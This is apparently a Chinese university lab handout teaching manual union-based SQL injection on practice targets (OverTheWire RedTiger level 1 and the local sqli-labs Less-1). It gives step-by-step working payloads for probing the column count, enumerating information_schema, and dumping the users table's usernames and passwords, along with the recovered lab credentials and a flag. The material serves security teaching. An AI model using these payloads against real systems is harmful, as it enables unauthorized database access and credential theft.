
实训项目2 SQL注入联合查询手动挖掘漏洞并获得数据库中的数据结果截图
网络2101-02班——
2022.09.14第1-2节课电脑学习通“直播”回放:
https://zhibo.chaoxing.com/2000179262714019
网络2103班——
2022.09.14第3-4节课电脑学习通“直播”回放:
https://zhibo.chaoxing.com/4000179197678848
联合查询SQL注入模板:
【导入】
http://redtiger.labs.overthewire.org/level1.php
<F12>,Hackbar

?cat=1 注入点

?cat=1 and 1=2 无显示或报错“This category does not exist!”
?cat=1 and 1=1 正常,说明是数字型
?cat=1 order by 5 报错“This category does not exist!”
?cat=1 order by 4 正常,说明4个字段
?cat=-1 union select 1,2,3,4 回显3,4
?cat=-1 union select 1,2,database(),version() 回显数据库名和版本hackit,5.5.62-0+deb8u1
?cat=-1 union select 1,2,database(),group_concat(table_name) from information_schema.tables where table_schema=database() 显示表名,但报错“Some things are disabled!!!”
不是MySQL数据库,但是提示用户名:Hornoxe,表名:level1_users

?cat=-1 union select 1,2,username,password from level1_users 得到表level1_users中的用户名、密码:Hornoxe和thatwaseasy
拖库:

输入用户名和密码,得到flag:27cbddc803ecde822d87a7e8639f9315

【实战】
可以在Kali系统中进行SQL注入
打开Firefox火狐浏览器,访问:
http://192.168.112.100/sqli-labs/
按F12打开HackBar插件

选择“Less-1”,GET-Error based-single quotes-string
# vi /var/www/html/sqli-labs/Less-1/index.php
第29行
29 $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
SELECT * FROM users WHERE id='$id' LIMIT 0,1
一、判断是否存在SQL注入漏洞,单引号闭合,字段数

1.http://192.168.112.100/sqli-labs/Less-1/?id=1
正常显示:
Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

2.http://192.168.112.100/sqli-labs/Less-1/?id=1'
报错:'1'' LIMIT 0,1
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1
说明单引号没有过滤,存在SQL注入漏洞。

3.http://192.168.112.100/sqli-labs/Less-1/?id=1\
报错:'1\' LIMIT 0,1
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1\' LIMIT 0,1' at line 1
说明单引号闭合。

4.http://192.168.112.100/sqli-labs/Less-1/?id=1' order by 3--+
SELECT * FROM users WHERE id='$id' LIMIT 0,1
id=1' order by 3--+
SELECT * FROM users WHERE id='1' order by 3--+' LIMIT 0,1
SELECT * FROM users WHERE id='1' order by 3
按第3个字段排序,显示正确或登录成功,说明至少3个字段。
改3为4,报错:Unknown column '4' in 'order clause'
说明只有3个字段。
二、SQL注入联合查询-获取数据库数据
前面已知单引号闭合,3个字段。
1.爆出字段的显示位置
http://192.168.112.100/sqli-labs/Less-1/?id=-1' union select 1,2,3--+
即:
?id=-1' union select 1,2,3--+

1,2,3,即3个字段。
2.获取数据库名称
http://192.168.112.100/sqli-labs/Less-1/?id=-1' union select 1,database(),3--+
即:
?id=-1' union select 1,database(),3--+

数据库:security
函数:
database()-数据库
version()-MySQL版本
user()-用户
@@datadir-数据库目录
@@version_compile_os-操作系统版本
3.列出当前数据库中所有表的名称
http://192.168.112.100/sqli-labs/Less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+
即:
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+

当前数据库security有4个表:
emails,referers,uagents,users
4.获取users表中的字段名
http://192.168.112.100/sqli-labs/Less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+
即:
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+

users表有3个字段:
id,username,password
因多个数据库中有表users:
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+
#所有表users的字段名:user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,username,password,id,username,password
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' and table_schema=database()--+
#当前数据库(security)、表users的字段名:id,username,password
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' and table_schema='security'--+
#数据库security、表users的字段名:id,username,password
5.获取users表中的用户名、密码字段中的值
数据库:security
表:users
字段:id,username,password
username和password之间加:(冒号):0x3a
http://192.168.112.100/sqli-labs/Less-1/?id=-1' union select 1,group_concat(username,0x3a,password),3 from users--+
即:
?id=-1' union select 1,group_concat(username,0x3a,password),3 from users--+

用户名:密码
username1:password1,username2:password2,username3:password3,......
●5.【爆表】获取users表中的用户名、密码字段中的值
加水平线<hr >:0x3c,0x68,0x72,0x2f,0x3e
http://192.168.112.100/sqli-labs/Less-1/?id=-1' union select 1,group_concat(username,0x3a,password,0x3c,0x68,0x72,0x2f,0x3e),3 from users--+
即:
?id=-1' union select 1,group_concat(username,0x3a,password,0x3c,0x68,0x72,0x2f,0x3e),3 from users--+

用户名:密码
username1:password1
--------------------
,username2:password2
--------------------
,username3:password3
--------------------
,......
※※※※※※※※※※※※※※※※※※※※
数据库,表,字段,记录

1.数据库:security


表:emails,referers,uagents,users

表users的字段:id,username,password

表users的记录:13条
> desc users; 显示表结构
2.数据库:information_schema

表:tables,columns等
数据库:information_schema


(1)表:tables,存放所有数据库(dvwa,mydb,security)中的表名
字段:
table_schema:数据库名
table_name:数据库中的表名
例如:数据库security中有4个表emails,referrers,uagents,users
table_schema | table_name |
security | emails |
security | referers |
security | uagents |
security | users |
(2)表:columns,存放所有数据库(dvwa,mydb,security)的所有表中的字段名
字段:
table_schema:数据库名
table_name:数据库中的表名
column_name:表中的字段名
例如:数据库security的表users中有3个字段id,username,password
table_schema | table_name | column_name |
security | users | id |
security | users | username |
security | users | password |

注:3个数据库(dvwa,mydb,security)中都有表users!
数据库:sqli-labs数据库security
表:users
字段:
id:序号
username:用户名
password:密码
例如:数据库security的表users中有3个字段id,username,password
id | username | password |
1 | Dumb | Dumb |
2 | Angelina | I-kill-you |
3 | Dummy | p@ssword |
... | ... | ... |
※※※※※※※※※※※※※※※※※※※※

